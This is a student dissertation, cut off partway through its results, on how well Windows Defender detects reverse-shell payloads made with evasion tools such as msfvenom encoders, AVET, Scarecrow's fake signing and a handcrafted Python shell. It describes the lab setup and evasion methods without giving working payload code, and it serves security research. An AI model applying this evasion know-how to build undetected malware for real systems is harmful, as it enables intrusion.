To what extent can Windows Defender detect malicious code where evasion techniques are used?

Charles Graham

11111546

Supervised By

Dan Goldsmith

12/12/2024

School of Computing, Engineering and Data Science

Coventry University

6047CEM Declaration of Originality

I declare that this project is all my own work and has not been copied in part or in whole from any other source except where duly acknowledged. As such, all use of previously published work (from books, journals, magazines, internet etc) has been acknowledged by citation within the main report to an item in the References or Bibliography lists. I also agree that an electronic copy of this project may be stored and used for purposes of plagiarism prevention and detection.

Statement of Copyright

I acknowledge that the copyright of this project report, and any product developed as part of the project, belong to Coventry University. Support, including funding, is available to commercialise products and services developed by staff and students. Any revenue that is generated is split with the inventor(s) of the product or service. For further information, please see www.coventry.ac.uk/ipr or contact ipr@coventry.ac.uk.

Statement of Ethical Engagement

I declare that a proposal for this project has been submitted to the Coventry University ethics monitoring website (https://ethics.coventry.ac.uk) and that the application number is listed below.

Note: Projects without an ethics application number will be rejected for marking.

Signed: Charles Graham **Date:** 12/12/2024

Name	Charles Graham
Student ID	11111546
Ethics Application Number	P172726
First Supervisors Name	Dan Goldsmith

Abstract

This paper aims to evaluate the effectiveness of Windows Defender Protection mechanisms where evasion techniques are used. We discuss the current protection mechanisms in place to detect malicious files, as well as the evasion techniques used to bypass such protections. Through the usage of off-the-shelf tools and custom code, payloads were generated and placed onto an up-to-date Windows 10 machine and tested against Windows Defender. The experiment was successful in evading AV, tools such as AVET and Msfvenom had little success, but Scarecrow was able to defeat Defender through the use of self-signing and Living of The Land techniques. The results highlighted gaps between public tools and 0-Day handcrafted payloads, confirming the severity that custom payloads could impose in the ongoing battle between Virus and Anti-virus developers. With over 560,000 new malware detections each day, understanding the current level to which we are exposed to malicious viruses is crucial.

Dedication

I would like to dedicate this Dissertation to:

In loving memory of my Grandad, Braian Graham and my dog Monty who sadly were lost while at University.

Would like to mention my biggest supportes, my parents, who's love and support pushed me through school and guided me to achieve my greatest work, and pick me up when i was down.

My Supervisor Dan Goldsmith, for his invaluable time and knowledge, the electric attitude he bought to the classroom always to do great work.

Lastly a special thanks to all the friends I met along the way, your love and support never failed to make me smile.

Contents

List of Figures

List of Tables

1 Introduction

Within the cyber world, there is a constant battle between viruses and antivirus software. Due to computers evolving at an exponential rate, so are the techniques of virus development and mitigation. This paper aims to understand the extent to which the stock antivirus system Windows Defender is able to prevent malicious executables from being run on a stock Windows machine. With this data, conclusions will be drawn on how effective Windows Defender is when different forms of evasion are used.

This research will evaluate the effectiveness of different virus creation tools for Windows 10. The Windows 10 operating system will be chosen due to the market share in operating systems, with Windows holding a substantial percentage. “As of December 2020, over 76% of all computers worldwide were running some version of Windows” (Zaharia, 2024). Having such a large share in the market means that an attacker’s priority when trying to infect a machine is mainly aimed at a Windows machine; by evaluating the effectiveness of Windows Defender, we will be able to understand the possible future mitigations to be put in place so that all devices are protected from a multitude of potential viruses.

There are many types of viruses, and remote access trojan (RAT) will be used for this experiment. The RAT virus was chosen due to the severity and impact it can have on a user. Remote access aims to gain full access to the victim’s machine and can open up doors to more attacks. By understanding how these viruses are created and the techniques used to obfuscate code, avoiding AV will allow us to put in the necessary protection mechanisms to defeat malicious users.

As discussed above, as Windows holds a majority share in the computer market, there are a range of tools for creating effective viruses. The impact of these tools on AV detection is rapidly changing. With plenty of innovations from both attackers and defenders, it is not easy to produce long-lasting solutions.

Up-to-date sources indicate that “560,000 new pieces of malware are detected every day” (Jovanovic, 2023). With this vast number of potentially 0-day viruses being created every day, there is no way that antivirus software can keep up and block all these threats before they infect multiple machines.

(Jovanovic, 2023) says that “Every minute, four companies fall victim to ransomware attacks” This relates nicely to (Samarati, 2017) report on how much cybercrime cost the UK in 2016, “Although ransomware ranked last in terms of the number of organisations affected (388,858), it ranked first in terms of financial losses (£7,356,060,699)”. These statistics show us that more resources need to be dedicated to researching the techniques that attackers use to produce malware. After understanding why Antivirus is evaded, we will then be able to mitigate the impact of readily available tools and protect our computers. The reason so many organisations were affected is due to evasion techniques such as obfuscation and cryptography. Encoding and changing the structure of the payload will bypass specific detection techniques, such as signature-based scanning and potentially heuristic-based scanning, depending on the severity of the obfuscation. Also, techniques such as polymorphic code will allow code to be changed every time the program is run, further evading Antivirus by constantly changing its signature.

Antivirus software is arguably one of the most critical processes on our computers, blocking internal and external threats and protecting our computers from malicious users. This project will be important to the blue and red teams within cybersecurity. With more excellent knowledge of how antivirus systems cope with different forms of evasion, it will ensure that new protections are put in place to secure devices further. The research will also benefit individual users with little knowledge of cyber threats. This is because demonstrating the different ways a virus can come will encourage users to be more cautious when opening a file from an unsigned source. Furthermore, antivirus developers will be able to use the research to locate the flaws in any existing products. If a particular technique is used to guarantee antivirus evasion, then developers will be able to rectify any mistakes.

The project in question will focus on the detection of a virus and will not devle into how the virus got onto the machine. Doing so will enable the experiment to accurately measure results concerning detection rates.

1.1 Aims and objectives:

- 1) How well do off-the-shelf tools evade antivirus?
- 2) What evasion techniques, if any can successfully evade antivirus?
- 3) Is it feasible to handcraft payloads, as opposed to generation through tools.

Lastly the primary research question is: To what extent can Windows Defender detect malicious code where evasion techniques are used?

2 Literature review:

2.1 Computer viruses

There are many different types of computer viruses, but the one that will be researched in this paper is the RAT virus. ("Trojan," 2022) Describes this as a type of malicious computer software, usually disguised within a legitimate or beneficial program. Once this software is installed on a user's computer, the RAT will allow the attacker remote access to the victim's computer. Remote access gives the attacker a very threatening position; with the ability to access all computer files, applications and data, the attacker has the opportunity to steal and sell your confidential data (Bhardwaj, 2022). In this paper by (Robinson, 2017), the capture of personal data was valued at US$60 for each internet user at the time (2012). Although outdated, this paper sets an example of how personal data can be sold for profit. This breach in personal data can have a snowball effect of implications on the user and even cause problems such as identity theft and financial loss. Moreover, when data is lost from a company due to virus-related incidents, this can cause reputation damage and, consequently, loss of revenue.

2.2 Computer virus history

2.2.1 ILOVEYOU Virus

One of the most significant computer viruses was the "ILOVEYOU" virus. The web article by (Root, 2022) explains that the computer virus would be received via email and appear to be a text document described as a "Love letter coming from me." However, most users didn't realise the file received was a VBS script that ran a program to corrupt documents on the hard drive and then replicate itself through the use of your address book and access to the email account. This virus certainly wasn't the first to abuse this exploit, but it was a pivotal moment for malware development, and the damages incurred are estimated at about $10 billion.

2.2.2 Zeus Virus

(2024) Informs about how Zeus/Zbot was a malware package that used a client/server model (Trojan). The primary function of Zeus was to gain unauthorised access to financial systems by stealing credentials, banking information and financial data. Over the years, this virus infected over 3 million computers in the US, including those of NASA and the Bank of America. Zeus disguised itself as legitimate software and enabled the malware when it spotted the use of a banking site or financial transaction. Zeus was so successful in infecting machines that it used two common ways of injection: drive-by downloads and compromises. Drive-by downloads involved compromising legitimate websites and exploiting known browser and operating system vulnerabilities to download the Zeus malware when a user accessed the site. Secondly, as Zeus grew, it gained the ability to infiltrate user accounts on social media and over email. With the compromised accounts Zeus would be able to create phishing messages that trick the users into downloading this malware.

2.3 Lifecycle of a computer virus

(Alrawi et al., 2021) investigated the life cycle of a virus. Upon reading the paper, a framework is creates where the lifecycle can be broken down into five simple components. 1) The infection vector: This is how the malware attacks a system 2) The payload: This is the dropped malware code after exploitation 3) Persistence: This is how the malware installs on a system 4) Capabilities: The functions in the malware code 5) C&C infrastructure: How the malware communicates with the operator Using these components we are able to break down how a virus is able to infect, execute, and replicate on machines. This framework allows us to assess how impactful a virus could potentially be.

2.4 Protection mechanisms

2.4.1 Signature based detection

To stand a chance at bypassing AV, we need to understand the complexities around its detection mechanisms. (Rohith & Kaur, 2021) breaks down the different detection types. Firstly, there is a signature analysis. This involves scanning the file for a specific signature that is found within a known virus; if the signature matches, then the file will be reported as suspicious. One major disadvantage of using a detection system like this is that it can only scan for signatures that are known viruses; a new 0-day virus will not be detected by signature-based detection. Because of this, we have a heuristic detection system. With the help of probabilistic algorithms it will “scan the file structure with the compliance with the virus patterns are checked”. As this technique uses a probablistic algorithm it will cause false positives from time to time, an example of this may be a file that injects code into another application's memory, such as a mod for a game. As these methods aren't foolproof there is multiple methods that antivirus can use to detect malware.

2.4.2 Behavioural analysis

Another popular type of detection mechanism is the behaviour-based method. Unlike signature-based detection, behavioural analysis is dynamic and, therefore, does not share the same shortcomings as signature-based detection. The author (Bazrafshan et al., 2013) breaks down how this detection method works. "Behavioural-based detection techniques observe the behaviour of a program to conclude whether it is malicious or not" This means that the AV will break down the core functions of the program and assess whether the functions and how the program executes to determine whether any suspicious activities such as editing registry keys or starting outgoing connections to an unrecognised address. Different strains of malware can all be classified under a single behavioural signature as they may utilise the same type of behaviour. It's important to note that because behavioural analysis is dynamic, it does not have the same restraints against 0-day viruses like signature-based systems. This strength allows behavioural detection techniques to quarantine suspicious programs where coding techniques like polymorphic coding are employed. Overall, this enables behavioural analysis to detect newer malware as viruses often share the same properties as one another. One disadvantage to using this detection method is for the possibility of a false positive. As some programs may share behaviours that can be found in viruses, there is the possibility that the program will be flagged as unwanted. An example of this could be a mod for a game downloaded off the internet. As the mods may interfere with the integrity of the game's memory, that might be flagged as suspicious and, therefore, a false positive.

2.4.3 Heuristic Detection

In the paper by (Rohith & Kaur, 2021), Heuristics is defined as a set of rules applied to a program to determine if it contains a virus or not. Heuristic-based detection is described as utilizing machine learning and data mining techniques to learn a program's intentions. Heuristic-based systems are both static and dynamic, with static analysis comparing the possible behaviour of the decompiled code with that of a database. The dynamic analysis will run the program in an isolated environment to observe its operations. These two types of analysis allow the AV to assess the risks of the threat without exposing the user's device to a potentially harmful program. Like behavioural analysis, there is the disadvantage that there could be false positives. As (Rohith & Kaur, 2021) suggests, it is impossible to create an algorithm that can definitively distinguish between a virus and an uninfected program with 100% accuracy.

2.4.4 Sandboxing

The author (Andryani & Sutabri, 2023) explains that a sandbox provides an isolated environment used to execute suspicious binary interactions. A sandbox is a security component for ongoing projects, usually with the ultimate goal of mitigating flaws. It is often used to execute untested or untrusted projects or code. Within Antivirus, sandboxing is employed as a virtual machine where potentially harmful files are executed to monitor their actions. (Rohith & Kaur, 2021) Sandboxes allow programs to execute freely without the risk of damaging or impeding the security of the user's device.

Overall, these protection mechanisms all have strengths and weaknesses. For an antivirus system to be reliable and effective, all four of these techniques should be employed to provide the most accurate and effective detection. In modern-day antivirus systems, these techniques will be highly developed and accurate to ensure the best possible security. However, that doesn't mean that they're unevadable.

2.5 Bypass methods

As I mentioned above, computer malware infects thousands of companies per day (Jovanovic, 2023). "Every minute, four companies fall victim to ransomware attacks". In addition, with more research being poured into discovering the techniques that black hat hackers may use to create a backdoor into a machine, the better chance we have at developing prevention techniques that quarantine these unwanted programs. If we stop the effectiveness of computer viruses, this would enable a higher level of confidentiality and data integrity, saving companies compensation claims and loss of reputation.

As virus detection techniques have evolved over the years, so has the need to create tools that bypass these techniques. The author (Garba et al., 2019) says, "Malwares generated using tools such as Metasploit are easily detected nowadays due to the techniques used by antiviruses" As a direct reaction, tools have had to evolve to keep up with antivirus detection. In this section, I will discuss some popular techniques malicious users may use to bypass AV.

2.5.1 Encryption

The author (Rad et al., 2012) defines encryption as the earliest and simplest method employed by malware programmers to achieve their goals. The first known encrypted virus appeared in 1987 and was named Cascade. Encryption can be achieved in many ways; a simple way a payload can be encrypted is through the reversible XOR function. Since this paper, more tools have been developed, such as msfvenom, which takes a payload and encrypts it using a specified algorithm.

2.5.2 Obfuscation

"General code obfuscation techniques aim to confuse the understanding of the way in which a program functions. These can range from simple layout transformations to complicated changes in control and data flow" (Balakrishnan & Schulze, 2005). When employed into bypassing antivirus, obfuscation can be used to hide the intentions of an executable as obfuscation transforms or changes the code. In turn, this changes the signature of a file, making antivirus software unable to detect the executable through signature-based detection. Like encryption, due to more detection mechanisms, obfuscation would have to be used in complement to another evasion technique to have a chance of being successful. Although bypassing one detection is a step in the right direction, it is not enough to evade AV on its own.

2.5.3 Morphic coding

Morphic coding techniques such as polymorphism and metamorphism aim to change their own code each time they run with polymorphism, adapting its appearance with simple techniques such as encryption, data appending or prepending. (Ali et al., n.d.) states that polymorphism allows objects or methods to operate in multiple forms and adapt to different conditions within a program's code. One problem identified by (Konstantinou & Wolthusen, 2008) is that polymorphic viruses eventually have to decrypt their constant body in memory in order to function; advanced detection techniques can wait for the virus to decrypt itself and then detect it reliably. On the other hand, Metamorphic viruses have the ability to transform their code after each run. Through the use of obfuscation techniques metamorphic viruses spawn hundreds of iterations of a virus with the same core functions. Some more advanced metamorphic viruses may also have the ability to alter their execution depending on whether they are in a sandboxed environment. This is later confirmed in (Andryani & Sutabri, 2023) paper, where they inform us that Malware dodge sandbox is another type of malware that can tell if it is in a sandbox or virtual machine.

2.5.4 Off-The-Shelf Tools

There are tools out there, such as Veil, Avet, TheFatRat and PeCloak.py, that aim to quickly create an undetectable executable file that can infect a victim's device. Although these tools are quick and easy to use, the results generated from them are usually sub-par. This is due to AV developers being able to watch the development of the tools and patch any exploits that may have been found by the tool developers. Although as some of these tools allow you to highly customise your payload, this may open a window of opportunity in that AV may take a while to detect the malicious file.

2.6 Papers

2.6.1 Paper 1

The author (Kaushik et al., 2022) of ‘A systematic approach for evading antiviruses using malware obfuscation’. The paper is from 2022 and describes the process they go through to obfuscate a payload with Graffiti and Veil-Evasion. This research aims to identify methods that can be used to bypass the antivirus, while mainly focussing on tools such as Veil-Evasion and Graffiti. Similarly to the proposed project, the author starts trying to evade antivirus by using readily available tools such as Graffiti and Veil-Evasion. According to the results, Graffiti failed most of the time to avoid the antivirus and was not effective. However, through the use of Veil-Evasion and a .bat to .exe converter, they were able to produce a payload that gave remote root access to a Windows machine (bypassing Windows 10 Defender). This is a significant result as it demonstrates that even off-the-shelf tools can be used to bypass Windows 10 Defender. Reviewing this paper gives an insight into the techniques I will need to follow to generate the same results and the methodology I should follow.

The paper also goes into good depth on how the different tools behave and the outputs they produce. For example, Veil can output the obfuscated payload as a .py, .bat, or .exe file. This is important to understand as these tools may be relied upon to create payloads for my future experiments. In conjunction with using Veil and Graffiti the author also uses “If-else Deletion” to understand which portion of the code is required for the payload to run as intended. They also utilise “Dead code insertion.” This allows the payload to be filled with code that won’t affect the execution of the payload but also differs from the signature of the genuine payload.

One limitation of this paper is the sample size. The author concludes that “We have shown effectively that we can easily make a malware undetectable utilising code obfuscation strategies”. Although these results have proved that creating an obfuscated payload can evade antivirus, I do not believe that there is enough evidence to back up this argument and that the scope is too limited to creating a singular working payload. The paper shows the results of only one payload where Veil-Evasion bypassed 13 out of 59 Antivirus systems. Due to viruses constantly evolving, Antivirus systems have had to keep up in a never-ending battle. There is no evidence to suggest that this method for creating a virus is replicable on a large scale. Replicability is the most crucial factor when it comes to creating a virus; the ability to create a virus that can infect hundreds to thousands of machines without waking up the antivirus present is the goal of virus developers. As discussed earlier, antivirus systems work using databases and probabilistic algorithms to determine whether a program is suspicious. The aim of this study is to try to demonstrate the ways that viruses can be produced with techniques that evade Windows Defender.

One strength of this paper is that the conclusion provides an optimal approach to how the research could’ve been finer. “The best system to dodge protector is to make your own obfuscate tools whether that be with a custom obfuscator or transforming them physically by hand.” What this highlights to us is that for virus creation to be effective in bypassing antivirus, tools need to be created where we can obfuscate a payload using polymorphic or metamorphic systems. This would entail creating a payload that can transform its code to ensure that signature-based systems won’t detect our payloads. The author (Ali et al., n.d.) also exhibits the uses of polymorphic code and displays some compelling strengths as to how it is helpful for programmers when coding in an OOP-style approach. The benefits of coding in polymorphic ways will allow the developer to develop code quickly, reuse of code and more flexibility in object-oriented programming paradigms. Under normal circumstances within virus development, code reuse is generally a poor approach. However, the circumstance changes when techniques like polymorphic and metamorphic systems are employed. This will allow the developer to create a basic virus template to which the program will follow. After each run, the appearance or structure of the program may change slightly, but the core processes and functions will stay the same, ensuring a working payload.

In conclusion, this paper has a strong connection with my proposal. The paper has some crucial methodology that is relevant to the approach that I intend to take. The overall results demonstrate that evasion of modern-day antivirus systems is possible through the use of readily available tools. The paper is also very clear on the steps that need to be taken to reach the same results, enabling other researchers to be able to conduct the experiment themselves.

2.6.2 Paper 2

In contrast to the results of this work, (Aminu et al., 2020) found concluded that the best evasion tools were Avet and PeCloak.py. “Bypassed most of the selected antivirus by 83% and 67% respectively”. These findings are super interesting to us as a later study by (Kaushik et al., 2022) was able to bypass Windows 10 Defender with Veil. The development of the tools used could cause this change in results. (Aminu et al., 2020) aimed to evaluate the effectiveness of selected antivirus systems through the use of evasion tools such as Veil 3.0, PeCloak.py, Shellter, and a Fat Rat. These tests were conducted against a Windows platform. Although these results are older and occurred while testing different antivirus systems to (Kaushik et al., 2022), the results are still relevant and need to be understood. Since Windows Defender and the tools used in this experiment have arguably advanced, this also relates to above, where the emphasis is demonstrated over the need for more research to be done over antivirus systems and their counterpart. With technology evolving at exponential rates, so are the tools and techniques that create unwanted programs and leave backdoors into our machines.

Interestingly, the author talks about how Avet was able to evade so many of the antivirus systems. It seems the main reason for this is Avet’s ability to avoid sandboxing and emulation. “Avet includes two tools, avet.exe and AV evasion technique to avoid sandboxing and emulation”. This result opens up many opportunities to explore. If the technique still functions, this would allow more simplistic but effective payloads and Windows Defender would have to rely on more dated detection techniques such as signature-based detections.

One of the strengths of this paper is that the author used a virtual environment VM to stage both the attacker and the victim machines and connected them together through a NAT setup. This allowed the author to freely create payloads and infect the Windows 10 machines without the consequence of infecting a real machine. The methodology and recording of results were also really clear in this experiment. The results clearly demonstrate the effectiveness of both the antivirus and the evasion tool used. With this data strong conclusions could be made as to what AV systems provide the most protection and what tools rain supreme in evading AV.

In conjunction with (Kalogranis, 2018), these authors also conclude that results could be more substantial if the use of hand-crafted payloads were employed. This would stop the signature-based detection system from flagging files that have come from readily available tools and slow down the speed at which the antivirus flags the file as suspicious. Although it is a farfetched idea to hand-create every virus, it also demonstrates how coding techniques such as polymorphic and metamorphic systems could be employed to create more devastating strains of computer virus.

2.6.3 Paper 3

(Barr-Smith et al., 2021) discusses a sophisticated evasion technique called Living-Off-The-Land (LotL). This evasion technique is one of the major evasion techniques used in many attacks. The premise behind this attack is to leverage binaries that are already present in the system to conduct the attack. This is an interesting technique as it potentially bypasses the need for the attacker to inject a suspicious program into the system. The conclusions of this paper highlight that almost every popular AV product tested had difficulties detecting malicious usage of LotL binaries. Later development included working with AV vendors and working to implement detection methods for this style of attack.

One reason why this paper is so significant is due to LotL creating unforeseeable challenges for the AV, as the technique uses present binaries on the Windows system; this may have the effect of tricking AV into trusting the process. By favouring LotL, malicious processes are hidden in plain sight and function behind the legitimacy of a Windows binary. This is significant as the use of LotL will make static analysis methods such as signature-based detection obsolete. Relying purely on dynamic-based detection will leave space to where viruses evade the unreliable detection algorithms. Although LotL-based viruses can be seen as brutal to detect they are also particular to the machine. For example, most systems are configured slightly differently from person to person. The issue is being able to create a reliable, comprehensive binary list that encompasses all the possible configurations is unforeseeable. With this issue, the developer would have to handpick the binaries for a chance of infecting a system.

The authors first analyse several databases of up to roughly 31,000,000 different malware samples. They found that they had an average prevalence of about 9.41% in LotL techniques. Also, when conducting the experiment, they used some of the top market-leading antivirus products, including Windows Defender. The experiment also makes use of Windows 10 machines that have been up-to-date with the latest patches. All these variables give an advantage to the antivirus softwares. However, this is not reflected in the initial results. Almost every popular AV product that was tested had difficulties detecting malicious usage of LotL binaries. The authors went one step further and worked with AV developers to disclose information on the attacks and the severity of LotL. Despite this, only a fraction of AV vendors have implemented a successful detection mechanism. Also, some vendors implemented detections for the specific payload that was disclosed but not for detecting the technique employed. One reason for vendors unsuccessfully implementing a countermeasure is due to the risk of generating false positives.

Like all research on virus/antivirus developers, both sides benefit from the findings. As the authors concluded, the findings of the paper helped AV developers in creating a new detection mechanism for LotL. On the other hand, weaknesses have been exposed in current versions of Windows, and antivirus companies don't have any protections in place, there will be a need for ongoing research on this topic so that AV can keep up with the evolving LotL techniques. Since this research (Liu et al., 2023) analysed the evolution of fileless attacks. Results found that the prevalence of fileless attacks has been increasing year by year, and with this, so has LotL. LotL is not solely a Windows-based problem and is a significant concern for Linux, too. They are challenging to attack due to the stealthy ways they abuse binaries and require special attention.

2.7 Key Findings:

After reading and discussing these papers, I want to emphasize some key findings and patterns. Firstly, across the reviewed papers, a consistent pattern emerges; Malware developers employ evasion techniques such as obfuscation encryption to hide their payload from traditional detection methods such as signature-based systems. Also, as my papers span over a few years, there are contradictions in the findings of different authors. The contradictions exemplify the battle between virus and AV developers. Some techniques or tools that may have worked six months ago may now be obsolete, whereas tools that may have previously not worked could be the key to creating a working payload. Lastly, we have discussed the strengths and limitations of each detection mechanism, such as signature, behavioural and heuristic. Lastly the tools and current evasion techniques have been discussed.

Some negative patterns emerged; authors understood the importance of handcrafted payloads and the implications they could have for AV detection. However, this assumption should have been reflected in their papers. Most experimentation consisted of payload generation through the usage of tools. Although this is very convenient for experimentation, it won't allow for the results to be fully reflective of real-life scenarios, where it is missing a key aspect in the ways in which payloads are crafted.

Through my experiment, I will fill the gaps in research by developing my own payload through the use of Python. Understanding this research enables me to start answering my research questions. Firstly, key characteristics of a virus was defined by (Alrawi et al., 2021) as having 5 simple components (The infection vector, the payload, persistence, capabilities, C&C infrastructure) Lastly, (Bazrafshan et al., 2013) defines how behavioural based mechanism use probabilistic algorithms to determine whether a programs behaviour is malicious.

3 Methodology

I will adopting an experimental methodology to answer, to what extent can Windows Defender detect malicious code where evasion techniques are used. To answer this question fully I have broken broken down the research questions into sub questions

- 1) How well do off-the-shelf tools evade antivirus?
- 2) What evasion techniques, if any can successfully evade antivirus?
- 3) Is it feasible to handcraft payloads, as opposed to generation through tools.

The results section will be represented with quantitative data within tables so that it can easily be interpreted.

3.1 Environment

In order to test the hypothesis, firstly an environment will need to be setup. The experimentation will be carried out within a lab and using virtual machines hosted on (VMware Workstation 16) with the target running Windows 10 to the latest patch, and the attacker running Kali Linux. The two machines will be connected through the same private NAT network device. Reasoning for this is to enable the two machines to freely communicate with one another using local IP addresses, ensuring that no other devices accidentally get infected with any generated payloads and that there are no external variables unaccounted for.

Kali Linux comes with a wide range of pre-installed pen-testing applications and tools, due to the freedom that kali Linux enables, this will also allow creation of malicious payloads without the risk of the operating system deleting any crucial work. As discussed above, the purpose of this research is focussing on the effectiveness of windows defender to when a malicious file is already present on the machine. Furthermore, the target will be infected by through the aid of pythons http server command. `python -m http.server`. Through the usage of this command I will be able to setup a temporary local webserver from the attackers current directory, that enables the target machine to download any payloads that are created. This will be further highlighted in the figure below



Figure 3.1: Network configuration (Attacker/Victim)



Figure 3.2: Web server configuration

Using this configuration the attacker machine will be able to upload new iterations of any viruses created, in a secure fashion. This also replicates how a virus may be downloaded onto a machine in real world scenarios. When downloading the payloads, antivirus will be turned off to allow testing to be conducted on whether the payload firstly works and connects back to the attacker machine, doing this will allow more accurate results to be concluded. After testing whether payloads run without AV turned on, non-working payloads will be discarded and then AV will be turned on allowing it to detect any payloads that are left on the machine. Payloads that remain on the machine will then be tested further on whether they run with AV turned on. Overall results will be recorded and noted on 4 different variables. Firstly, if the payload generated correctly. Secondly, if the payload connected successfully without AV turned on. Thirdly, the score generated by VirusTotal. And lastly, if the payload connects with Antivirus turned on.

3.2 Tools

In this section I will discuss the tools and methods that will be employed to evaluate how well off-the-shelf tools evade antivirus. I have chosen a selection of well known and frequently updated tools for this section, this will hopefully give the best chance at evading antivirus. By using off-the-shelf tools we we be able to actively answer one of our research questions being "How well do off-the-shelf tools evade antivirus?" while also uncovering methods that can be used in hand crafted payloads to better stand a chance at evading AV.

3.2.1 Msfvenom

Msfvenom is probably one of the most well known tools when it comes to generating payloads for platforms such as, Windows, Mac, and Linux machines. With many generic payloads within its database, msfvenom is easy to use and can generate payloads to very specific needs. With all previous experiments discussed above using msfvenom, it seems the best way to test the effectiveness of Windows Defender is to see how its developed over the years in combatting payloads from this off-the-shelf tool. Msfvenom will also be used in conjunction with some of the other tools discussed below, to create payloads where needed. Specifically a couple of different payload types will be generated, `.msi` and `.exe`. The first iteration of payloads will consist of a simple reverse TCP shell payload to be encrypted with all 46 types of encryption available. After testing is done with the exe format I will repeat the steps above using msi payloads in place. Lastly, testing will be conducted further using a templated exe, for this case regedit.exe was selected due to it being in all windows systems and being a file that needs elevated privileges.

3.3 Veil 3.1

The reason Veil has been selected is due to the contradictry results that were generated over the span of a few years in the section above. Veil-Evasion is a famouse framework written in python. The framwork can to utilised to produce payloads that can sidestep most of the Avs (Kaushik et al., 2022).

3.3.1 AVET

Anti-Virus evasion tool (AVET) is a popular tool that is commonly used by pen-testers. Again this tool is accessible through GitHub and utilises the python language. AVET comes with many different payloads and evasion techniques, such as sandbox evasion which make it a great tool to conduct our experiment with. AVET payloads will be crafted by using msfvenom (this is built into the tool) and then using each sandbox evasion technique on the payloads. This will enable analysis on potentially working techniques and gives the Antivirus a range of evasion techniques to defend against. After generating all 32 payloads, they will be deployed onto the windows machine and tested. Any positive results will be retested and analysed as to why they worked.

3.3.2 Scarecrow

The last tool to be used is Scarecrow. This tool is fairly recent compared to the other tools discussed, and had its first commit on March 3rd, 2021. Scarecrow has an interesting certificate signing capability which allows the malicious file to be fake-signed by organisations like Microsoft. Scarecrow cannot work on its own and therefore we will be generating payloads from Msfvenom and saving them in a `.bin` format so that we can then utilise the encryption and evasion techniques of Scarecrow. Scarecrow will allow us to output a multitude of different file types, ranging from exe, to DLL files. Giving us the best chance of evading AV, and generating a consistent payload. For this experiment the reverse TCP shell payload will be used from msfvenom but this time saved as a `.bin` format so that Scarecrow can convert and add any encryption methods itself. For scarecrow I will be testing with control panel loaders or `.cpl` files, using a 2 different DLL evasion techniques such as KnownDLL and Disk evasion.

3.4 Handcrafted payload

After experimenting with off-the-shelf tools, a handcrafted tool will be made and tested against windows AV. This will be done by the python language and using a Py to exe converter to generate and executable payload. The hand crafted payload will communicate to the victim machine via the usage of sockets over a reverse shell type connection, and return relevant information to the attacker machine. Like the payloads generated by the tools the handcrafted payload will be tested and evaluated in the same way. Depending on the outcome of the results, further testing and encryption may be utilised on the payload to ensure that it can defeat Windows Defender.

4 Results

In this section, the results from the experiment will be discussed and visually represented to highlight any successes or failures in the experiment. One unfortunate failure to note is that Veil 3.1 was not up to the standard of the other tools, in such only one encryption method was availble for use (XOR), unforutnately this didnt work. Hence the decision was made to remove Veil 3.1 from the experiment.

4.1 Msfvenom results

4.1.1 EXE encoding

Table 4.1: Results of encoding on EXE payload

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
RAW	True	True	False	57
cmd/base64	True	True	False	57
cmd/brace	True	True	False	58
cmd/echo	True	True	False	58
cmd/generic/sh	True	True	False	58
cmd/ifs	True	True	False	58
cmd/perl	True	True	False	58
cmd/powershell_base64	True	True	False	58
cmd/printf_php_mq	True	True	False	56
generic/eicar	True	False	False	58
generic/none	True	True	False	58
mipsbe/byte_xori	True	False	False	56

Encoding	Compiled	AV OFF	AV ON	VirusTotal Score
mispbe/longxor	True	False	False	56
mipsle/byte_xori	True	False	False	56
misple/longxor	True	False	False	55
php/base64	True	False	False	57
ppc/longxor	True	False	False	56
ppc/longxor_tag	True	False	False	56
